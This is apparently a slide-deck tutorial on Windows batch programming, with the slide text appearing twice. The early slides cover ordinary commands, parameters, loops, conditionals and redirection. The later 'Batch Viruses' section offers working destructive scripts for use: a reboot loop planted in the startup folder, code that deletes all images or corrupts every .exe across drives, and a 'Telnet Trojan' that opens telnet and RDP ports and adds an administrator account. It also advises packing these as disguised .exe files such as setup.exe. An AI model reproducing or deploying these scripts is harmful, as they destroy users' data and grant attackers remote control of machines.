



A START TO BATCH FILE
PROGRAMMING
BY:- AKSHAY SAINI
+91 9872472565
akkilsl522@gmail.com
Introduction
• Batch file programming is nothing but the Windows version of Unix Shell
Programming.
Or Batch file programming is the native programming offered by the Microsoft
Windows Operating System.
• Batch file is created using any text editors like notepad, WordPad, WinWord or so
on, which comprises of a sequence of built-in commands used to perform some
often done tasks like deleting a series of files of same type or of different type,
creating logs, clearing unwanted craps from your computer and even for creating a
batch VIRUS.
Modes that are supported by DOS
Interactive Mode
• In interactive mode, when a command is
executed, it interacts with the user for
input and depending upon the input
supplied by the user, the further processes
are carried out.
• For example, let’s take the ‘del’ command.
C:>del a
C:a*, Are you sure (Y/N)? y
Batch Mode (Silent Mode)
• Batch mode can also be referred as ‘‘Quiet
Mode’, and this is opposite to the interactive
mode. The command that operates at batch
mode will never interact with the user at any
instance, instead it will take care of every
operation by itself.
• For example, using the same ‘del’ command &
switch ‘/Q’ (Quite mode).
C:>del /Q a
C:>
Command
Types of commands that we can run from a command prompt
Internal Commands
• Internal commands are nothing but
the built-in commands that are
shipped along with the operating
system.
• For example, echo, cls, del, dir were
few of the well known internal
commands.
External Commands
• External commands are the commands that
are often created while installing a new
application and these commands mostly have
no use except calling that application and
support files.
• Few external commands can only be
executed in the ‘Run’ dialog box, but not on
the command prompt. E.g firefox
• For example, MOVE, FIND, BACKUP,
UNDELETE, FORMAT.
Why BATCH???
So why do I need Batch File Programs?
• Say you need to execute a set of commands over and over again to perform a
routine task like Backing up Important Files, Deleting temporary files(*.tmp,
.bak , ~.* etc) then it is very difficult to type the same set of commands over
and over again.
• To perform a bulk set of same commands over and over again, Batch files
are used. Batch Files are to DOS what Macros are to Microsoft Office and
are used to perform an automated predefined set of tasks over and over
again.

Lets take an example……
.BAT File
ECHO This Batch File deletes all unwanted Temporary files from your system
ECHO Now we go to the Windowstemp directory.
cd windowstemp
ECHO Deleting unwanted temporary files....
del *.tmp
ECHO Your System is Now Clean

Now let's see what happens when we execute the above snippet of batch
code.
C:WINDOWS>batch_file_name
C:WINDOWS>ECHO This Batch File deletes all unwanted Temporary
files from your
system
C:WINDOWS>ECHO Now we go to the Windowstemp directory.
Now we go to the Windowstemp directory.
C:WINDOWS>cd windowstemp
Invalid directory
C:WINDOWS>ECHO Deleting unwanted temporary files
Deleting unwanted temporary files...
C:WINDOWS>del *.tmp
C:WINDOWS>ECHO Your System is Now Clean
Your System is Now Clean
Continue…

How to create a Batch Program ?
Like any other programing languages, lets start our first program with the ‘Hello World’
program.
1. Open up a notepad and type the following.
@echo off
Echo Hello World
pause
2. Save the file with any name you wish, but make sure that you save the file extension
with .bat, like ‘first.bat’.
3. Just double click to execute the batch file that you have created now.
4. And you are done!
Basic Commands 𝑦𝑜𝑢 𝑠ℎ𝑜𝑢𝑙𝑑 𝑘𝑛𝑜𝑤
• Echo
• Pause
• Dir
• Rem
• Cd
• Mkdir
• Del
• Start
• Exit
• If
• For
• Goto
• Cls
• Call

Passing Parameters(%0 - %9)
• To understand how parameters
work, look at the following script:
@ECHO OFF
ECHO First Parameter is %1
ECHO Second Parameter is %2
ECHO Third Parameter is %3
• This batch file produces the
following result:
• C:windows>batch_file_name abc def ghi
First Parameter is abc
Second Parameter is def
Third Parameter is ghi
SHIFT command
• look at the following snippet of code:
@ECHO OFF
ECHO The first Parameter is %1
ECHO.
SHIFT
ECHO The Second Parameter is %1
ECHO.
SHIFT
ECHO The Second Parameter is %1
• Now execute this batch file from DOS
and see what happens:
• C:windows>batch_file_name abc def ghi
The first Parameter is abc
The Second Parameter is def
The Second Parameter is ghi

.BAT File:
@ECHO OFF
CD
CD %1
DEL %2
In Command Prompt:
C:windows>batch_file_name windowstemp *.tmp
Disk Clean-up Utility
LOOP
The FOR Loop
• The syntax of the FOR LOOP is:
FOR %%PARAMETER IN(set) DO command
• Ex:
@ECHO OFF
CLS
FOR %%A IN (abc, def, xyz) DO ECHO %%A
Let’s take another example…..
• .BAT FILE
@ECHO OFF
ECHO.
ECHO I am going to delete the following files:
ECHO %1 %2
ECHO.
ECHO Press Ctrl+C to Abort process
PAUSE
FOR %%a IN (%1 %2 ) DO DEL %%a
ECHO Killed Files. Mission Accomplished.
• At execution time, the process would be
something like:
C:WINDOWS>batchfilename *.tmp *.bak
I am going to delete the following files:
*.tmp *.bak
Press Ctrl+C to Abort process
Press any key to continue . . .
Killed Files. Mission Accomplished.
IF
IF: CONDITIONAL BRANCHING
IF EXIST FILENAME Command
• @echo off
IF EXIST C:akshay.doc GOTO
AKSHAY
GOTO end
:AKSHAY
ECHO AKSHAY
:end
IF EXIST c:autoexec.bat IF EXIST
c:autoexec.bak ECHO Both Exist
IF NOT EXIST FILENAME Command
• IF NOT EXIST
c:somedirsomefile.dat ECHO
File c:somedirsomefile.dat does not
exist!
NULL
NULL device
• The NULL device is basically nothing, it actually stands for simply
nothing.
• Each directory has the NULL device present in it. (At least DOS
thinks so.)
• So to check if c:windows exits, simply type:
IF EXIST c:windowsnul ECHO c:Windows exists.
Redirection Operators
<>
~
Redirection Operators
‘>’Output Redirection Operator
• To send the Output to somewhere
other than the screen we use the
Output Redirection Operator, > which
is most commonly used to capture
results of a command in a text file.
• Example:
c:windows>dir *.* > abc.txt
‘<‘ Input Redirection Operator
• It is most commonly used to send the
contents of a text file to DOS. The other
common usage of this feature is the
MORE command which displays a file one
screen at a time unlike the TYPE
command which on execution displays the
entire file.
• Example:
c:windows>more < xyz.txt
Piping| |
PIPING
• Piping is a feature which combines both Input and Output Redirection. It
uses the Pipe operator, which is the| symbol. This command captures the
Output of one command and sends it as the Input of the other command.
• Say for example, when you give the command del *.* then you need to
confirm that you mean to delete all files by pressing y. Instead we can simply
do the same without any User Interaction by giving the command:
c:windows> echo y | del *.*
• This command is pretty self explanatory, y is sent to the command del *.*
Batch Viruses
Many Folders
This code creates 1000’s of folders with number naming.
Code:
----------------------------------------------------------------------
:e
md %random%
goto e
----------------------------------------------------------------------
Undeletable Folder with Your Name
:y
md c:documents and settingsusersdesktopakshay
md c:akshay
md d:akshay
md e:akshay
md f:akshay
md g:akshay
md h:akshay
goto y
System Restart Virus
This batch file code is restarts system when it starts
Code:
---------------------------------------------------------------------------------------------
echo shutdown –r –f –t 00 > shut.bat
move shut.bat C:"Documents and Settings""All Users""Start Menu"ProgramsStartup
----------------------------------------------------------------------------------------------
Copy the above code and paste in notepad by name anything.bat and runs on any
Pc then after next restart the system will never starts and automatically restarts.
For Loop Viruses
For loop viruses 1
This code creates messages on desktop showing files are corrupted.
----------------------------------------------------------------------------------------------
Code:
For /r c: %%y in (*.*) do msg * %%y ------ is Corrupted.
it not actually corrupts the file it shows only messages
----------------------------------------------------------------------------------------------
Note: conversion into exe is required.
For loop viruses 2 (Damage level :High)
1. This code will remove all images, wallpapers from your system.
Warning! -- Try it on your own risk.
Code:
for /r c: %%y in (*.jpg,*.png,*.gif,*.ico) do del %%y /s/q
for /r d: %%y in (*.jpg,*.png,*.gif,*.ico) do del %%y /s/q
for /r e: %%y in (*.jpg,*.png,*.gif,*.ico) do del %%y /s/q
for /r f: %%y in (*.jpg,*.png,*.gif,*.ico) do del %%y /s/q
Note: conversion into exe is required.

For loop viruses 3 (Damage level :High)
This code will corrupt all exe files of your system.
Warning! -- Try it on your own risk.
Code:
echo you lost all !!!! >c:tempero.null
for /r c: %%y in (*.exe) do copy c:temporal.null + %%y %%y
for /r d: %%y in (*.exe) do copy c:temporal.null + %%y %%y
for /r e: %%y in (*.exe) do copy c:temporal.null + %%y %%y
for /r f: %%y in (*.exe) do copy c:temporal.null + %%y %%y
del c:tempero.null /s/q
Note: conversion into exe is required.
Telnet Trojan
Work as Remote Administrator tool with the use of telnet.
@echo off
sc config tlntsvr start= auto
net start tlntsvr
netsh firewall add portopening TCP 23 "Telnet"
sc config termservice start= auto
net start termservice
netsh firewall add portopening TCP 3389 "Remote Desktop"
net user Default 12345 /add
net localgroup administrators Default /add
Making Viruses Smart
• Firstly copy all these coding into the notepad and name them anything with .bat extention.
• Now converts this .bat file into .exe file with the help of Bat to Exe converter.
• This is the software which
helps us to hide the cmd
coding and runs the process
in background.
BAT EXE
Finishing Virus
Coding
Mixing process.
.bat
.exe
setup.exe
OR
Thank You!!!
Keep Coding….

Batch programming and Viruses

  • 1.
    A START TOBATCH FILE PROGRAMMING BY:- AKSHAY SAINI +91 9872472565 akkilsl522@gmail.com
  • 2.
    Introduction • Batch fileprogramming is nothing but the Windows version of Unix Shell Programming. Or Batch file programming is the native programming offered by the Microsoft Windows Operating System. • Batch file is created using any text editors like notepad, WordPad, WinWord or so on, which comprises of a sequence of built-in commands used to perform some often done tasks like deleting a series of files of same type or of different type, creating logs, clearing unwanted craps from your computer and even for creating a batch VIRUS.
  • 3.
    Modes that aresupported by DOS Interactive Mode • In interactive mode, when a command is executed, it interacts with the user for input and depending upon the input supplied by the user, the further processes are carried out. • For example, let’s take the ‘del’ command. C:>del a C:a*, Are you sure (Y/N)? y Batch Mode (Silent Mode) • Batch mode can also be referred as ‘‘Quiet Mode’, and this is opposite to the interactive mode. The command that operates at batch mode will never interact with the user at any instance, instead it will take care of every operation by itself. • For example, using the same ‘del’ command & switch ‘/Q’ (Quite mode). C:>del /Q a C:>
  • 4.
  • 5.
    Types of commandsthat we can run from a command prompt Internal Commands • Internal commands are nothing but the built-in commands that are shipped along with the operating system. • For example, echo, cls, del, dir were few of the well known internal commands. External Commands • External commands are the commands that are often created while installing a new application and these commands mostly have no use except calling that application and support files. • Few external commands can only be executed in the ‘Run’ dialog box, but not on the command prompt. E.g firefox • For example, MOVE, FIND, BACKUP, UNDELETE, FORMAT.
  • 6.
  • 7.
    So why doI need Batch File Programs? • Say you need to execute a set of commands over and over again to perform a routine task like Backing up Important Files, Deleting temporary files(*.tmp, .bak , ~.* etc) then it is very difficult to type the same set of commands over and over again. • To perform a bulk set of same commands over and over again, Batch files are used. Batch Files are to DOS what Macros are to Microsoft Office and are used to perform an automated predefined set of tasks over and over again.
  • 8.
    Lets take anexample…… .BAT File ECHO This Batch File deletes all unwanted Temporary files from your system ECHO Now we go to the Windowstemp directory. cd windowstemp ECHO Deleting unwanted temporary files.... del *.tmp ECHO Your System is Now Clean
  • 9.
    Now let's seewhat happens when we execute the above snippet of batch code. C:WINDOWS>batch_file_name C:WINDOWS>ECHO This Batch File deletes all unwanted Temporary files from your system C:WINDOWS>ECHO Now we go to the Windowstemp directory. Now we go to the Windowstemp directory. C:WINDOWS>cd windowstemp Invalid directory C:WINDOWS>ECHO Deleting unwanted temporary files Deleting unwanted temporary files... C:WINDOWS>del *.tmp C:WINDOWS>ECHO Your System is Now Clean Your System is Now Clean Continue…
  • 10.
    How to createa Batch Program ? Like any other programing languages, lets start our first program with the ‘Hello World’ program. 1. Open up a notepad and type the following. @echo off Echo Hello World pause 2. Save the file with any name you wish, but make sure that you save the file extension with .bat, like ‘first.bat’. 3. Just double click to execute the batch file that you have created now. 4. And you are done!
  • 11.
    Basic Commands 𝑦𝑜𝑢𝑠ℎ𝑜𝑢𝑙𝑑 𝑘𝑛𝑜𝑤 • Echo • Pause • Dir • Rem • Cd • Mkdir • Del • Start • Exit • If • For • Goto • Cls • Call
  • 12.
    Passing Parameters(%0 -%9) • To understand how parameters work, look at the following script: @ECHO OFF ECHO First Parameter is %1 ECHO Second Parameter is %2 ECHO Third Parameter is %3 • This batch file produces the following result: • C:windows>batch_file_name abc def ghi First Parameter is abc Second Parameter is def Third Parameter is ghi
  • 13.
    SHIFT command • lookat the following snippet of code: @ECHO OFF ECHO The first Parameter is %1 ECHO. SHIFT ECHO The Second Parameter is %1 ECHO. SHIFT ECHO The Second Parameter is %1 • Now execute this batch file from DOS and see what happens: • C:windows>batch_file_name abc def ghi The first Parameter is abc The Second Parameter is def The Second Parameter is ghi
  • 14.
    .BAT File: @ECHO OFF CD CD%1 DEL %2 In Command Prompt: C:windows>batch_file_name windowstemp *.tmp Disk Clean-up Utility
  • 15.
  • 16.
    The FOR Loop •The syntax of the FOR LOOP is: FOR %%PARAMETER IN(set) DO command • Ex: @ECHO OFF CLS FOR %%A IN (abc, def, xyz) DO ECHO %%A
  • 17.
    Let’s take anotherexample….. • .BAT FILE @ECHO OFF ECHO. ECHO I am going to delete the following files: ECHO %1 %2 ECHO. ECHO Press Ctrl+C to Abort process PAUSE FOR %%a IN (%1 %2 ) DO DEL %%a ECHO Killed Files. Mission Accomplished. • At execution time, the process would be something like: C:WINDOWS>batchfilename *.tmp *.bak I am going to delete the following files: *.tmp *.bak Press Ctrl+C to Abort process Press any key to continue . . . Killed Files. Mission Accomplished.
  • 18.
  • 19.
    IF: CONDITIONAL BRANCHING IFEXIST FILENAME Command • @echo off IF EXIST C:akshay.doc GOTO AKSHAY GOTO end :AKSHAY ECHO AKSHAY :end IF EXIST c:autoexec.bat IF EXIST c:autoexec.bak ECHO Both Exist IF NOT EXIST FILENAME Command • IF NOT EXIST c:somedirsomefile.dat ECHO File c:somedirsomefile.dat does not exist!
  • 20.
  • 21.
    NULL device • TheNULL device is basically nothing, it actually stands for simply nothing. • Each directory has the NULL device present in it. (At least DOS thinks so.) • So to check if c:windows exits, simply type: IF EXIST c:windowsnul ECHO c:Windows exists.
  • 22.
  • 23.
    Redirection Operators ‘>’Output RedirectionOperator • To send the Output to somewhere other than the screen we use the Output Redirection Operator, > which is most commonly used to capture results of a command in a text file. • Example: c:windows>dir *.* > abc.txt ‘<‘ Input Redirection Operator • It is most commonly used to send the contents of a text file to DOS. The other common usage of this feature is the MORE command which displays a file one screen at a time unlike the TYPE command which on execution displays the entire file. • Example: c:windows>more < xyz.txt
  • 24.
  • 25.
    PIPING • Piping isa feature which combines both Input and Output Redirection. It uses the Pipe operator, which is the| symbol. This command captures the Output of one command and sends it as the Input of the other command. • Say for example, when you give the command del *.* then you need to confirm that you mean to delete all files by pressing y. Instead we can simply do the same without any User Interaction by giving the command: c:windows> echo y | del *.* • This command is pretty self explanatory, y is sent to the command del *.*
  • 26.
  • 27.
    Many Folders This codecreates 1000’s of folders with number naming. Code: ---------------------------------------------------------------------- :e md %random% goto e ----------------------------------------------------------------------
  • 28.
    Undeletable Folder withYour Name :y md c:documents and settingsusersdesktopakshay md c:akshay md d:akshay md e:akshay md f:akshay md g:akshay md h:akshay goto y
  • 29.
    System Restart Virus Thisbatch file code is restarts system when it starts Code: --------------------------------------------------------------------------------------------- echo shutdown –r –f –t 00 > shut.bat move shut.bat C:"Documents and Settings""All Users""Start Menu"ProgramsStartup ---------------------------------------------------------------------------------------------- Copy the above code and paste in notepad by name anything.bat and runs on any Pc then after next restart the system will never starts and automatically restarts.
  • 30.
  • 31.
    For loop viruses1 This code creates messages on desktop showing files are corrupted. ---------------------------------------------------------------------------------------------- Code: For /r c: %%y in (*.*) do msg * %%y ------ is Corrupted. it not actually corrupts the file it shows only messages ---------------------------------------------------------------------------------------------- Note: conversion into exe is required.
  • 32.
    For loop viruses2 (Damage level :High) 1. This code will remove all images, wallpapers from your system. Warning! -- Try it on your own risk. Code: for /r c: %%y in (*.jpg,*.png,*.gif,*.ico) do del %%y /s/q for /r d: %%y in (*.jpg,*.png,*.gif,*.ico) do del %%y /s/q for /r e: %%y in (*.jpg,*.png,*.gif,*.ico) do del %%y /s/q for /r f: %%y in (*.jpg,*.png,*.gif,*.ico) do del %%y /s/q Note: conversion into exe is required.
  • 33.
    For loop viruses3 (Damage level :High) This code will corrupt all exe files of your system. Warning! -- Try it on your own risk. Code: echo you lost all !!!! >c:tempero.null for /r c: %%y in (*.exe) do copy c:temporal.null + %%y %%y for /r d: %%y in (*.exe) do copy c:temporal.null + %%y %%y for /r e: %%y in (*.exe) do copy c:temporal.null + %%y %%y for /r f: %%y in (*.exe) do copy c:temporal.null + %%y %%y del c:tempero.null /s/q Note: conversion into exe is required.
  • 34.
    Telnet Trojan Work asRemote Administrator tool with the use of telnet. @echo off sc config tlntsvr start= auto net start tlntsvr netsh firewall add portopening TCP 23 "Telnet" sc config termservice start= auto net start termservice netsh firewall add portopening TCP 3389 "Remote Desktop" net user Default 12345 /add net localgroup administrators Default /add
  • 35.
  • 36.
    • Firstly copyall these coding into the notepad and name them anything with .bat extention. • Now converts this .bat file into .exe file with the help of Bat to Exe converter. • This is the software which helps us to hide the cmd coding and runs the process in background. BAT EXE
  • 37.
  • 38.
  • 39.